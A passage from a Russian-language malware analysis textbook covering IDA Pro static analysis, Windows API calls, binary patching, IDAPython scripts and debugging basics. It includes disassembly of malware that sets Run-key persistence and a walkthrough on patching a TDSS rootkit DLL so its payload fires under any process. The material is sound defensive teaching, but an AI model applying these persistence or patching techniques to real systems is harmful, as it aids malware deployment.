Основываясь на предыдущем фрагменте кода, можно сказать, что вредоносная программа либо создает, либо открывает файл (`psto.exe`), который передается в качестве первого аргумента (2) в `CreateFile`. Из документации вы знаете, что второй аргумент (3) указывает запрашиваемый доступ (например, чтение или запись). Константа `40000000h`, переданная как второй аргумент, представляет символическую константу `GENERIC_WRITE`. Авторы вредоносных программ часто используют символические константы, такие как `GENERIC_WRITE`, в своем исходном коде; но в процессе компиляции эти константы заменяются эквивалентными значениями (например, `40000000h`), из-за чего проблематично определить, является ли это числовой константой или символической. В этом случае из документации Windows API мы знаем, что значение `40000000h` в пункте 3 является символической константой, которая представляет `GENERIC_WRITE`. Аналогично, значение `2`, переданное в качестве пятого аргумента (4), представляет символическое имя `CREATE_ALWAYS`; это говорит о том, что вредоносное ПО создает файл.

Еще одной особенностью IDA является то, что она поддерживает список стандартных символических констант для Windows API или функцию стандартной библиотеки C. Чтобы заменить значение константы, например `40000000h` в пункте 3, на символическую константу, просто щелкните правой кнопкой мыши на значении константы и выберите опцию **Использовать стандартную**

символическую константу; откроется окно, отображающее все символические имена для выбранного значения (в данном случае `40000000h`), как показано ниже. Вам нужно выбрать подходящее; в этом случае подходящим является `GENERIC_WRITE`. Таким же образом вы также можете заменить константу `2`, переданную в качестве пятого аргумента, на ее символическое имя, `CREATE_ALWAYS`.



После замены констант символическими именами дизассемблированный код транслируется, как показано в следующем фрагменте. Код теперь удобнее читать, и из него можно узнать, что вредоносная программа создает файл `psto.exe` в файловой системе. После вызова функции возвращается дескриптор файла (который можно найти в регистре `EAX`). Дескриптор файла, возвращаемый этой функцией, может быть передан другим API, таким как `ReadFile()` или `WriteFile()`, чтобы выполнить последующие операции:

```
push 0                      ; hTemplateFile
push 80h                    ; dwFlagsAndAttributes
push CREATE_ALWAYS          ; dwCreationDisposition
push 0                      ; lpSecurityAttributes
push 1                      ; dwShareMode
push GENERIC_WRITE          ; dwDesiredAccess
push offset FileName        ; "psto.exe"
call CreateFileA
```

5.3.1.1 API-функции Юникод и ANSI

Windows поддерживает два параллельных набора API: один для строк ANSI, а другой для Юникод-строк. Многие функции, которые принимают строку в качестве аргумента, включают `A` или `W` в конце своих имен, например `CreateFileA`. Другими словами, завершающий символ может дать представление о типе строки (ANSI или Юникод), перешедшем в функцию. В предыдущем примере вредоносная программа вызывает `CreateFileA` для создания файла; завершающий символ `A` указывает, что функция `CreateFile` принимает строку ANSI в качестве ввода. Вы также увидите вредоносное ПО, использующее такие API, как `CreateFileW`; `W` в конце указывает, что функция принимает в качестве входных данных строку Юникода. В ходе анализа вредоносных программ, когда вы сталкиваетесь с такой функцией, как `CreateFileA` или `CreateFileW`, просто удалите завершающие символы `A` и `W` и используйте `CreateFile` для поиска документации по функциям в MSDN.

5.3.1.2 Расширенные API-функции

Вы часто будете встречать имена функций с суффиксом Ex, например: RegCreateKeyEx (это расширенная версия RegCreateKey). Когда Microsoft обновляет функцию, несовместимую со старой, у обновленной функции есть суффикс Ex, добавленный к ее имени.

5.3.2 Сравнение 32-битного и 64-битного Windows API

Давайте рассмотрим в качестве примера 32-разрядную вредоносную программу, чтобы понять, как она использует множество API-функций для взаимодействия с операционной системой и как интерпретировать дизассемблированный код, чтобы понять операции, выполняемые вредоносной программой. В приведенном ниже фрагменте кода 32-разрядная программа вызывает API-интерфейс RegOpenKeyEx, чтобы открыть дескриптор раздела реестра Run. Поскольку мы имеем дело с 32-битным вредоносным ПО, все параметры API RegOpenKeyEx добавлены в стек. Согласно документации на странице msdn.microsoft.com/en-us/library/windows/desktop/ms724897(v=vs.85).aspx, выходной параметр phkResult представляет собой переменную указателя (выходной параметр обозначен аннотацией _Out_), который получает дескриптор открытого ключа реестра после вызова функции. Заметьте, что в пункте 1 адрес phkResult копируется в регистр ecx, а в строке 2 этот адрес передается в качестве пятого параметра в API RegOpenKeyEx:

```
lea ecx, [esp+7E8h+phkResult] ❶
push ecx ❷                          ; phkResult
push 20006h                         ; samDesired
push 0                              ; ulOptions
push offset aSoftwareMicros         ; Software\Microsoft\Windows\CurrentVersion\Run
push HKEY_CURRENT_USER              ; hKey
call ds:RegOpenKeyExW
```

После того как вредоносная программа откроет дескриптор ключа реестра Run, вызвав RegOpenKeyEx, возвращенный дескриптор (хранится в переменной phkResult, пункт 3) перемещается в регистр ecx и затем передается в качестве первого параметра, пункт 4, в RegSetValueExW. Из документации MSDN для этого API можно сказать, что вредоносная программа использует API-интерфейс RegSetValueEx для установки значения в разделе реестра Run (для сохранения). Значение, которое она устанавливает, передается как второй параметр (5), который является строкой System. Данные, которые он добавляет в реестр, можно определить, изучив пятый параметр (6), который передается в регистр eax. Из предыдущей инструкции (строка 7) можно определить, что eax содержит адрес переменной pszPath. Переменная PszPath заполняется некоторым содержимым во время выполнения; так что, просто глядя на код, трудно сказать, какие данные вредоносная программа добавляет в раздел реестра (можно определить это путем отладки вредоносного ПО, которое будет рассмотрено в следующей главе). Но на данный момент, используя статический анализ кода,

можно сказать, что вредоносная программа добавляет запись в раздел реестра с целью сохранить себя:

```
mov ecx, [esp+7E8h+phkResult] ❸
sub eax, edx
sar eax, 1
lea edx, ds:4[eax*4]
push edx                              ; cbData
lea eax, [esp+7ECh+pszPath] ❼
push eax ❻                            ; lpData
push REG_SZ                           ; dwType
push 0                                ; Reserved
push offset ValueName                 ; "System" ❺
push ecx ❹                            ; hKey
call ds:RegSetValueExW
```

После добавления записи в раздел реестра вредоносная программа закрывает дескриптор ключа реестра, передав дескриптор, который она получила ранее (который был сохранен в переменной `phkResult`), в API-функцию `RegCloseKey`, как показано ниже:

```
mov edx, [esp+7E8h+phkResult]
push edx                              ; hKey
call esi                              ; RegCloseKey
```

Предыдущий пример демонстрирует, как вредоносные программы используют множество функций Windows API для добавления записи в раздел реестра, что позволит ей запускаться автоматически при перезагрузке компьютера. Вы также видели, как вредоносная программа получает дескриптор объекта (например, раздел реестра), а затем делится им с другими API-функциями для выполнения последующих операций. Когда вы смотрите на дизассемблированный вывод функции 64-битной вредоносной программы, он может выглядеть иначе из-за способа передачи параметров в архитектуре x64 (это было описано в предыдущей главе). Далее приводится пример 64-битного вредоносного ПО, вызывающего функцию `CreateFile`. В предыдущей главе, обсуждая архитектуру x64, вы узнали, что первые четыре параметра передаются в регистрах (`rcx`, `rdx`, `r8` и `r9`), а остальные добавляются в стек. В следующем коде обратите внимание на то, как первый параметр (`lpfilename`) передается в регистр `rcx` в строке 1, второй параметр в регистр `edx` в строке 2, третий параметр в регистре `r8` в пункте 3 и четвертый параметр в регистре `r9` в пункте 4. Дополнительные параметры добавлены в стек (обратите внимание, что нет инструкции `push`), используя инструкции `mov` в пунктах 5 и 6. Обратите внимание, как IDA удалось распознать параметры и добавить комментарий к инструкциям. Возвращаемое значение этой функции (которая является дескриптором файла) перемещается из регистра `rax` в регистр `rsi` в пункте 7:

```
xor r9d, r9d ❹                        ; lpSecurityAttributes
lea rcx, [rsp+3B8h+FileName] ❶        ; lpFileName
lea r8d, [r9+1] ❸                     ; dwShareMode
```

```
mov edx, 40000000h ❷                    ; dwDesiredAccess
mov [rsp+3B8h+dwFlagsAndAttributes], 80h ❻  ; dwFlagsAndAttributes
mov [rsp+3B8h+dwCreationDisposition], 2 ❺   ; lpOverlapped
call cs:CreateFileW
mov rsi, rax ❼
```


В следующем коде API `WriteFile` обратите внимание на то, что дескриптор файла, который был скопирован в регистр `rsi` в предыдущем API-вызове, теперь перемещен в регистр `rcx`, чтобы передать его в качестве первого параметра функции `WriteFile` в пункте 8. Таким же образом остальные параметры помещаются в регистр и стек, как показано ниже:

```
and qword ptr [rsp+3B8h+dwCreationDisposition], 0
lea r9,[rsp+3B8h+NumberOfBytesWritten]          ; lpNumberOfBytesWritten
lea rdx, [rsp+3B8h+Buffer]                      ; lpBuffer
mov r8d, 146h                                   ; nNumberOfBytesToWrite
mov rcx, rsi ❽                                  ; hFile
call cs:WriteFile
```

Из предыдущего примера видно, что вредоносная программа создает файл и записывает в него некое содержимое, но когда вы смотрите на код, статически не ясно, какой файл создает вредоносная программа или какое содержимое она записывает. Например, чтобы узнать имя файла, созданного программой, нужно проверить содержимое адреса, указанного в переменной `lpFileName` (передается как аргумент `CreateFile`); но переменная `lpFileName` в данном случае не является жестко запрограммированной и заполняется только при запуске программы. В следующей главе вы научитесь технике выполнения программы контролируемым образом, используя отладчик, позволяющий проверять содержимое переменной (ячеек памяти).

5.4 Исправление двоичного кода с использованием IDA

При выполнении анализа вредоносных программ вы можете модифицировать двоичный файл, чтобы изменить его внутреннюю работу или реверсировать его логику в соответствии с вашими потребностями. Используя IDA, можно изменить данные или инструкции программы. Вы можете сделать это, выбрав меню **Edit | Patch program** (Правка | Исправить программу), как показано ниже. Используя элементы подменю, вы можете изменить байт, слово или инструкции ассемблера. Следует помнить, что при использовании этих пунктов меню вы на самом деле не модифицируете файл; модификация совершается в базе данных IDA. Чтобы применить модификацию к исходному файлу, нужно использовать пункт подменю **Apply patches to input file** (Применить исправления к входному файлу).



5.4.1 Исправление байтов программы

Рассмотрим фрагмент кода из 32-битной вредоносной библиотеки DLL (руткит TDSS), которая выполняет проверку, чтобы убедиться, что она работает под `spoolsv.exe`. Эта проверка выполняется с использованием сравнения строк в пункте 1; если сравнение строк не удается, то код переходит в конец функции (пункт 2) и возвращается из функции. В частности, эта DLL генерирует вредоносное поведение только при загрузке `spoolsv.exe`; в противном случае она просто возвращается из функции:

```
10001BF2 push offset aSpoolsv_exe     ; "spoolsv.exe"
10001BF7 push edi                     ; char *
10001BF8 call _stricmp ❶
10001BFD test eax, eax
10001BFF pop ecx
10001C00 pop ecx
10001C01 jnz loc_10001CF9

[REMOVED]

10001CF9 loc_10001CF9: ❷              ; CODE XREF: DllEntryPoint+10j
10001CF9 xor eax, eax
10001CFB pop edi
10001CFC pop esi
10001CFD pop ebx
10001CFE leave
10001CFF retn 0Ch
```


Предположим, вы хотите, чтобы вредоносная DLL генерировала поведение на любом другом процессе, таком как `notepad.exe`. Вы можете поменять жестко закодированную строку с `spoolsv.exe` на `notepad.exe`. Для этого перейдите к жестко закодированному адресу, кликнув на `aSpoolsv_exe`, и попадете в область, показанную ниже.

```
rdata:100032F4 ; char aSpoolsv_exe[]
rdata:100032F4 aSpoolsv_exe    db 'spoolsv.exe',0      ; DATA XREF: DllEntryPoint+C0↑o
```


Теперь поместите курсор мыши на имя переменной (`aSpoolsv_exe`). С этой точки зрения, окно шестнадцатеричного представления должно быть синхронизировано с этим адресом. Теперь после нажатия на вкладку **Hex View-1**

отображаются шестнадцатеричная система счисления и ASCII-дамп этого адреса памяти. Для исправления байтов выберите **Edit | Patch program | Change byte** (Правка | Исправить программу | Изменить байт). Откроется диалоговое окно байтов патча, показанное на следующем скриншоте. Вы можете изменить исходные байты, введя новые значения в поле **Значения**. Поле **Адрес** представляет виртуальный адрес местоположения курсора, и поле **Смещение файла** определяет смещение в файле, где находятся байты.

Поле **Исходное значение** показывает исходные байты по текущему адресу; значения в этом поле не изменяются, даже если вы их измените.




Внесенное вами изменение применяется к базе данных IDA; чтобы применить изменения к исходному файлу, вы можете выбрать **Edit | Patch program | Apply patches to input file** (Правка | Исправить программу | Применить исправления для входного файла). На следующем скриншоте показано диалоговое окно пункта **Apply patches to input file** (Применить исправления для входного файла). Когда вы нажмете **OK**, изменения будут применены к исходному файлу; вы можете сохранить резервную копию файла, отметив опцию **Create backup option** (Создать резервную копию). В этом случае программа сохранит ваш исходный файл с расширением .bak.



Предыдущий пример продемонстрировал исправление байтов; таким же образом вы можете исправить одно слово (2 байта) за один раз, выбрав **Edit | Patch program | Change word** (Правка | Исправить программу | Изменить слово). Вы также можете изменить байты из окна шестнадцатеричного представления, щелкнув правой кнопкой мыши на байте и выбрав **Edit** (Правка) (**F2**), и можете применить изменения, щелкнув правой кнопкой мыши еще раз и выбрав **Apply changes** (Применить изменения) (**F2**).

5.4.2 Исправление инструкций

В предыдущем примере библиотека DLL руткита TDSS выполнила проверку, чтобы проверить, работает ли она под `spoolsv.exe`. Мы изменили байты в программе так, чтобы DLL могла работать под `notepad.exe` вместо `spoolsv.exe`. Что делать, если вы хотите осуществить реверс-инжиниринг логики, чтобы DLL могла работать под любым процессом (кроме `spoolsv.exe`)? Для этого мы можем изменить инструкцию `jnz` на `jz`, выбрав **Edit | Patch program | Assemble** (Редактировать | Исправить программу | Ассемблировать), как показано ниже. Будет проведен реверс-инжиниринг логики, и программа будет возвращаться из функции без какого-либо поведения, когда DLL работает под `spoolsv.exe`. Когда DLL работает при любом другом процессе, она демонстрирует вредоносное поведение. После изменения инструкции, когда вы нажимаете кнопку **OK**, инструкция ассемблируется, но диалоговое окно остается открытым, предлагая ассемблировать другую инструкцию по следующему адресу. Если у вас нет больше инструкций ассемблера, можете нажать кнопку **Отмена**. Чтобы внести изменения в исходный файл, выберите **Edit | Patch program | Apply patches to input file** (Редактировать | Исправить программу | Применить исправления для входного файла) и выполните шаги, упомянутые ранее.



Когда вы исправляете инструкцию, необходимо позаботиться о том, чтобы выравнивание инструкций было правильным; в противном случае исправленная программа может повести себя неожиданно. Если новая инструкция короче, чем та, которую вы заменяете, тогда можно вставить инструкции `nop`, чтобы сохранить выравнивание нетронутым. Если вы ассемблируете новую инструкцию, которая длиннее заменяемой, IDA перезапишет байты последующих инструкций, которые могут повести себя не так, как вы хотите.


5.5 Сценарии и плагины IDA

IDA предлагает возможности, которые дают вам доступ к содержимому базы данных IDA. Используя функциональность сценариев, вы можете автоматизировать некоторые общие задачи и сложные операции анализа. IDA поддерживает два языка сценариев: IDC, который является родным, встроенным языком (с синтаксисом, подобным C), и Python через IDAPython. В сентябре 2017 года компания Hex-Rays выпустила новую версию API IDAPython, совместимую с IDA 7.0 и более поздними версиями. Этот раздел даст вам представление о возможностях сценариев с использованием IDAPython; сценарии IDAPython, продемонстрированные в этом разделе, применяют новый API IDAPython. Это означает, что если вы используете более старые версии IDA (ниже IDA 7.0), эти сценарии не будут работать. После того как вы познакомилиись с IDA и понятиями реверс-инжиниринга, вы, возможно, захотите автоматизировать задачи. Приведенный ниже список литературы должен помочь вам:


- *Александр Ханель.* Руководство по IDAPython для начинающих // leanpub.com/IDAPython-Book;
- Документация по IDAPython от Hex-Rays // www.hex-rays.com/products/ida/support/idapython_docs/.

5.5.1 Выполнение сценариев IDA

Сценарии могут быть выполнены по-разному. Вы можете выполнить автономный сценарий IDC или сценарий IDAPython, выбрав **File | Script file** (Файл | Файл сценария). Если вы хотите выполнить только несколько операторов вместо создания файла скрипта, то можете сделать это, выбрав **File | Script Command** (Файл | Команда сценария) (**Shift+F2**) и затем соответствующий скриптовый язык (IDC или Python) из выпадающего меню, как показано ниже, запустив следующие команды скрипта; виртуальный адрес текущего расположения курсора и текст дизассемблирования для данного адреса отображаются в окне вывода.



Другой способ выполнить команды сценария – ввести команду в командную строку IDA, которая расположена под окном вывода, как показано ниже.



5.5.2 IDAPython

IDAPython – это набор мощных привязок Python для IDA. Он сочетает в себе силу Python с функциями анализа IDA, что дает более мощные возможности для написания сценариев. IDAPython состоит из трех модулей: `idaapi`, который обеспечивает доступ к API IDA; `idautils`, который предоставляет функции утилит высокого уровня для MAP; и `idc`, модуль совместимости IDC. Большинство из функций IDAPython принимает адрес в качестве параметра, и при чтении документации IDAPython вы обнаружите, что адрес называется `ea`. Многие функции IDAPython возвращают адреса; одна общая функция – это `idc.get_screen_ea()`, которая получает адрес текущего местоположения курсора:

```
Python>ea = idc.get_screen_ea()
Python>print hex(ea)
0x40206a
```

Следующий фрагмент кода показывает, как можно передать возвращаемый адрес по `idc.get_screen_ea()` функции `idc.get_segm_name()` для определения имени сегмента, связанного с адресом:

```
Python>ea = idc.get_screen_ea()
Python>idc.get_segm_name(ea)
.text
```

В следующем фрагменте кода передается адрес, возвращаемый `idc.get_screen_ea()` функцией `idc.generate_disasm_line()` для генерации кода дизассемблирования:

```
Python>ea = idc.get_screen_ea()
Python>idc.generate_disasm_line(ea,0)
push ebp
```

В следующем коде адрес, возвращаемый функцией `idc.get_screen_ea()`, передается `idc.get_func_name()` для определения имени функции, связанной с адресом. Дополнительные примеры *см.* в книге Александра Ханеля «Руководство по IDAPython для начинающих» (leanpub.com/IDAPython-Book):


```
Python>ea = idc.get_screen_ea()
Python>idc.get_func_name(ea)
_main
```

В ходе анализа вредоносных программ вам часто нужно будет знать, импортирует ли вредоносная программа конкретную функцию (или функции), такую как `CreateFile`, и где в коде эта функция вызывается. Это можно сделать

с помощью перекрестных ссылок, описанных ранее. Чтобы дать вам почувствовать, как работает IDAPython, приведенные ниже примеры демонстрируют использование IDAPython для проверки наличия API `CreateFile` и выявления перекрестных ссылок на `CreateFile`.

5.5.2.1 Проверка наличия API CreateFile

Если вы помните, при дизассемблировании IDA пытается определить, является ли дизассемблированная функция функцией библиотеки или функцией импорта, используя алгоритмы сопоставления с образцом. Она также выводит список имен из таблицы символов; доступ к таким именам можно получить с помощью окна **Имена** (через **View | Open subview | Names** (Представление | Открыть подпредставление | Имена) или воспользовавшись комбинацией клавиш **Shift+F4**)). Окно **Имена** содержит список импортируемых, экспортируемых и библиотечных функций, местоположения именованных данных. Ниже показаны API-функции `CreateFileA` в окне **Имена**.



Вы также можете программно получить доступ к именованным элементам. Следующий сценарий IDAPython проверяет наличие API-функции `CreateFile` итерацией каждого именованного элемента:

```
import idautils
for addr, name in idautils.Names():
   if "CreateFile" in name:
      print hex(addr),name
```

Предыдущий скрипт вызывает функцию `idautils.Names()`, которая возвращает именованный элемент (кортеж), содержащий виртуальный адрес и имя. Именованный элемент перебрал и проверил на наличие `CreateFile`. Запуск предыдущего скрипта возвращает адрес API `CreateFileA`, как показано в следующем фрагменте. Поскольку код для импортированной функции находится в общей библиотеке (DLL), которая будет загружена только во время выполнения, адрес (`0x407010`), указанный в следующем фрагменте, – это виртуальный адрес связанной записи таблицы импорта (не тот адрес, где можно найти код для функции `CreateFileA`):

```
0x407010     CreateFileA
```

Другой метод определения присутствия функции `CreateFileA` – использование приведенного ниже кода. Функция `idc.get_name_ea_simple()` возвращает виртуальный адрес `CreateFileA`. Если `CreateFileA` не существует, он возвращает значение `-1` (`idaapi.BADADDR`):

```
import idc
import idautils

ea = idc.get_name_ea_simple("CreateFileA")
if ea != idaapi.BADADDR:
   print hex(ea), idc.generate_disasm_line(ea,0)
else:
   print "Not Found"
```

5.5.2.2 Перекрестные ссылки кода на CreateFile с использованием IDAPython

Определив ссылку на функцию `CreateFileA`, попробуем определить перекрестные ссылки (внешние ссылки) на функцию `CreateFileA`; это даст нам все адреса, откуда вызывается `CreateFileA`. Следующий скрипт основывается на предыдущем и идентифицирует перекрестные ссылки на функцию `CreateFileA`:

```
import idc
import idautils

ea = idc.get_name_ea_simple("CreateFileA")
if ea != idaapi.BADADDR:
   for ref in idautils.CodeRefsTo(ea, 1):
      print hex(ref), idc.generate_disasm_line(ref,0)
```

Ниже приведен вывод, созданный в результате выполнения предыдущего сценария.

Выходные данные показывают все инструкции, которые вызывают API-функцию `CreateFileA`:

```
0x401161 call ds:CreateFileA
0x4011aa call ds:CreateFileA
0x4013fb call ds:CreateFileA
0x401c4d call ds:CreateFileA
0x401f2d call ds:CreateFileA
0x401fb2 call ds:CreateFileA
```

5.5.3 Плагины IDA

Плагины IDA значительно расширяют возможности IDA, и большинство стороннего программного обеспечения, разработанного для использования с IDA, распространяется в виде плагинов. Декомпилятор Hex-Rays (www.hex-rays.com/products/decompiler/) – это коммерческий плагин, который имеет большое значение для аналитика вредоносных программ и реверс-инженера. Он декомпилирует код процессора в удобочитаемый псевдокод, подобный языку C, облегчая чтение кода и ускоряя ваш анализ.

Лучшее место, где можно найти некоторые интересные плагины, – это страница конкурса плагинов Hex-Rays по адресу www.hex-rays.com/contests/index.shtml. Вы также можете найти список полезных плагинов IDA на странице github.com/onethawt/idaplugins-list.

Резюме

В этой главе мы рассказали о программе IDA Pro, ее функциях и о том, как использовать ее для выполнения статического анализа кода(). Мы также рассмотрели некоторые понятия, связанные с Windows API. Объединяя знания, которые вы почерпнули из предыдущей главы, и используя функции, предлагаемые IDA, вы можете значительно расширить возможности реверс-инжиниринга и анализа вредоносных программ. Хотя дизассемблирование и позволяет нам понять, что делает программа, большинство переменных не является жестко закодированными и заполняется только при выполнении программы. В следующей главе вы узнаете, как запускать вредоносные программы контролируемым образом с помощью отладчика, а также как исследовать различные аспекты двоичного файла во время его выполнения в отладчике.

Глава 6

Отладка вредоносных двоичных файлов

Отладка – это метод, при котором вредоносный код выполняется контролируемым образом. Отладчик – это программа, которая дает возможность проверять вредоносный код на более детальном уровне. Это обеспечивает полный контроль над поведением программы во время выполнения и позволяет выполнять одну инструкцию, множество инструкций или выбирать функции (вместо выполнения всей программы), одновременно изучая каждое действие вредоносного ПО. В этой главе вы в основном изучите функции отладки, предлагаемые IDA Pro (коммерческий дизассемблер/отладчик) и x64dbg (отладчик x32/x64 с открытым исходным кодом). Вы узнаете о функциях, предлагаемых этими отладчиками, и о том, как использовать их для проверки поведения программы во время выполнения. В зависимости от доступных ресурсов вы можете свободно выбирать один из них или оба для отладки вредоносного файла. Когда вы отлаживаете вредоносное ПО, необходимо соблюдать осторожность, так как вы будете запускать вредоносный код в системе. Настоятельно рекомендуется выполнять отладку вредоносных программ в изолированной среде (как описано в главе 1 «Введение в анализ вредоносных программ»). В конце этой главы вы также увидите, как отлаживать приложение .NET с помощью .NET декомпилятора/отладчика dnSpy (github.com/0xd4d/dnSpy).

Другие популярные дизассемблеры/отладчики включают в себя radare2 (rada.re/r/index.html), часть средств отладки WinDbg для Windows (docs.microsoft.com/en-us/windowshardware/drivers/debugger/), Ollydbg (www.ollydbg.de/version2.html), Immunity Debugger (www.immunityinc.com/products/debugger/), Hopper (www.hopperapp.com/) и Binary Ninja (binary.ninja/).

6.1 Общие концепции отладки

Прежде чем мы углубимся в функции, предлагаемые этими отладчиками (IDA Pro, x64dbg и DnSpy), важно понимать некоторые из общих черт, которые предоставляет большинство отладчиков. В этом разделе вы увидите в основном общие концепции отладки. В последующих разделах мы сосредоточимся на основных свойствах IDA Pro, x64dbg и dnSpy.

6.1.1 Запуск и подключение к процессам

Отладка обычно начинается с выбора программы. Существует два способа отладки программы: (а) подключить отладчик к работающему процессу и (б) запустить новый процесс. Когда вы подключаете отладчик к работающему процессу, вы не можете контролировать или отслеживать начальные действия процесса, потому что к тому времени, когда у вас появится возможность подключиться к процессу, весь его код запуска и инициализации уже будет выполнен. Когда вы подключаете отладчик к процессу, он приостанавливает процесс, давая вам возможность проверить ресурсы процесса или установить точку останова перед возобновлением процесса.

С другой стороны, запуск нового процесса позволяет отслеживать или отлаживать каждое действие, выполняемое процессом, и вы также сможете отслеживать начальные действия процесса. Когда вы запускаете отладчик, исходный двоичный файл будет выполняться с правами пользователя, запускающего отладчик. Когда процесс запускается под отладчиком, выполнение приостанавливается в точке входа программы. Точка входа в программу – это адрес первой инструкции, которая будет выполнена. В последующих разделах вы узнаете, как запускать и подключаться к процессу с использованием IDA Pro, x64dbg и dnSpy.

Точка входа в программу не обязательно является функцией `main` или функцией `WinMain`; перед передачей управления `main` или `WinMain` выполняется процедура инициализации (процедура запуска). Целью процедуры запуска является инициализация среды программы перед передачей управления функции `main`. Эта инициализация обозначена отладчиками как точка входа в программу.

6.1.2 Контроль выполнения процесса

Отладчик дает вам возможность контролировать/изменять поведение процесса во время его выполнения. Две важные возможности, предлагаемые отладчиком: (а) способность контролировать выполнение и (б) возможность прерывать выполнение (используя точки останова). Используя отладчик, вы можете запустить одну или несколько инструкций (или выбрать функции) перед возвратом управления отладчику. В ходе анализа вы будете сочетать как контролируемое выполнение отладчика, так и функцию прерывания (точки останова), чтобы отслеживать поведение вредоносного ПО. В этом разделе вы узнаете об общих функциях контроля выполнения, предлагаемых отладчиками,

а в последующих разделах узнаете, как использовать эти функции в IDA Pro, x64dbg и dnSpy.

Ниже приведены некоторые общие параметры контроля выполнения, предоставляемые отладчиками:

- **Продолжить (Выполнить)**: выполняет все инструкции до тех пор, пока не будет достигнута точка останова или не возникнет исключение. Когда вы загружаете вредоносное ПО в отладчик и используете опцию **continue** (Run) без установки точки останова, он выполнит все инструкции без какого-либо контроля; таким образом, эта опция обычно используется вместе с точкой останова, чтобы прервать программу в месте расположения точки останова;
- **Войти внутрь** и **Переступить**: используя эти опции, вы можете выполнить одну инструкцию. После выполнения отдельной инструкции отладчик останавливается, давая вам возможность проверить ресурсы процесса. Разница между ними наблюдается, когда вы выполняете инструкцию, вызывающую функцию. Например, в следующем коде, в пункте 1, есть вызов функции `sub_401000`. Когда вы используете опцию **Войти внутрь** в этой инструкции, отладчик остановится в начале функции (по адресу `0x401000`), тогда как при использовании **Переступить** вся функция будет выполнена, а отладчик остановится на следующей инструкции, пункт 2 (то есть адрес `0x00401018`). Обычно опция **Войти внутрь** используется, чтобы проникнуть внутрь функции, дабы понять ее внутреннюю работу. Опция **Переступить** используется, когда вы уже знаете, что делает функция (например, в API-функции), и хотите пропустить ее:

```
.text:00401010 push ebp
.text:00401011 mov ebp, esp
.text:00401013 call sub_401000 ❶
.text:00401018 xor eax,eax ❷
```

- **Выполнить до возврата**: эта опция позволяет выполнять все инструкции в текущей функции, пока она не вернется. Это полезно, когда вы случайно входите в функцию (или входите в функцию, которая не интересна) и хотите выйти из нее. Использование этой опции внутри функции приведет вас к концу функции (`ret` или `retn`), после чего вы можете использовать опцию step into или step over, чтобы вернуться к вызывающей функции;
- **Выполнить до курсора (Выполнить до выбора)**: позволяет выполнять инструкции до текущей позиции курсора или до достижения выбранной инструкции.

6.1.3 Прерывание программы с помощью точек останова

